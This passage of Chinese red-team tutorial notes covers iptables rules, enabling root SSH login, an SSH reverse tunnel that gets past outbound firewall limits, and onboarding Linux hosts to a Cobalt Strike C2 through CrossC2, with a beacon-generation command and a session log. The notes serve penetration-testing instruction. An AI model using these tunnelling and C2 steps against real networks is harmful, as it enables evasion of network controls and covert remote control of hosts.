6 iptables -A INPUT -p tcp --dport 22 -j ACCEPT /*允许包从22端口进入*/
7 iptables -A OUTPUT -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT /*允许从22
  端口进入的包返回*/
8 iptables -A OUTPUT -p udp --dport 53 -j ACCEPT /* 域名解析端口，一般不开 */
9 iptables -A INPUT -p udp --sport 53 -j ACCEPT /* 域名解析端口，一般不开 */
10 iptables -A INPUT -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT /*允许本机访问本机*/
11 iptables -A OUTPUT -s 127.0.0.1 -d 127.0.0.1 -j ACCEPT
12 iptables -A INPUT -p tcp -s 0/0 --dport 80 -j ACCEPT /*允许所有IP访问80端口*/
13 iptables -A OUTPUT -p tcp --sport 80 -m state --state ESTABLISHED -j ACCEPT
14 iptables-save > /etc/sysconfig/iptables /*保存配置*/
15 iptables -L /* 显示iptables列表 */
16
17 如：模拟windows为被控机，配置防火墙策略：SSH 22端口放行
18
19 自己的服务器记得开启ssh协议登录：
20 vi /etc/ssh/sshd_config
21 PermitRootLogin yes
22 PasswordAuthentication yes
23 /etc/init.d/ssh start
24 /etc/init.d/ssh restart
25
26 2、适用场景：
27 内网主机防火墙限制了出网协议，可以利用SSH转发流量实现内网穿透
28
29 3、需要条件：（解决目标出站限制）
30 被控主机需支持SSH协议（windows需要安装支持软件）
31 将2.22上80端口流量转发到xx.xx上的1234端口
32 ssh -CfNg -R 1234:192.168.2.22:80 root@xx.xx.xx.xx
33 curl http://127.0.0.1:1234
```















3.3 C2上线-多平台系统-CrossC2项目



使用插件上线linux主机。

- 1 <https://github.com/gloxec/CrossC2>
- 2 面向Linux Mac IOS Android系统上线支持
- 3 1、插件使用
- 4 2、命令使用
- 5 使用参考：
- 6 https://gloxec.github.io/CrossC2/zh_cn/
- 7 目前版本只支持反向的https和正向的tcp
- 8 1、下载对应版本加载器和CNA插件
- 9 2、上传加载器文件和本地加载CNA插件
- 10 3、修改CNA插件配置路径及上传Key文件
- 11 4、使用命令或插件绑定HTTPS监听器生成









Cobalt Strike

Cobalt Strike 视图(V) 有效载荷(P) 攻击(A) 站点管理(M) 报告(R) 帮助(H) AboutMe OLa-Tools CrossC2

外网ip

211.142.17.204

内网ip

192.168.154.131

监听器

CrossC2

用户*

root *

计算机名称

kali(10286)

备注

进程

pid

arch

x64

last

2s

sleep

1 minute

事件日志 X 脚本管理器 X 监听器 X

05/03 15:46:00 *** xiaodi has joined.
05/03 15:54:57 ***
05/03 15:54:57 *** /root/Cobalt_Strike_4.7/genCrossC2.Linux 9900 ./cobaltstrike.beacon_keys null Linux x64 t_cc2.out
05/03 16:05:18 *** new ssh session root *192.168.154.131 (kali(10286))

linux主机上线CS

[05/03 16:05] xiaodi

[TeamServer IP: 47.113.227.139 | Beacons: 1 | lag: 00]

event>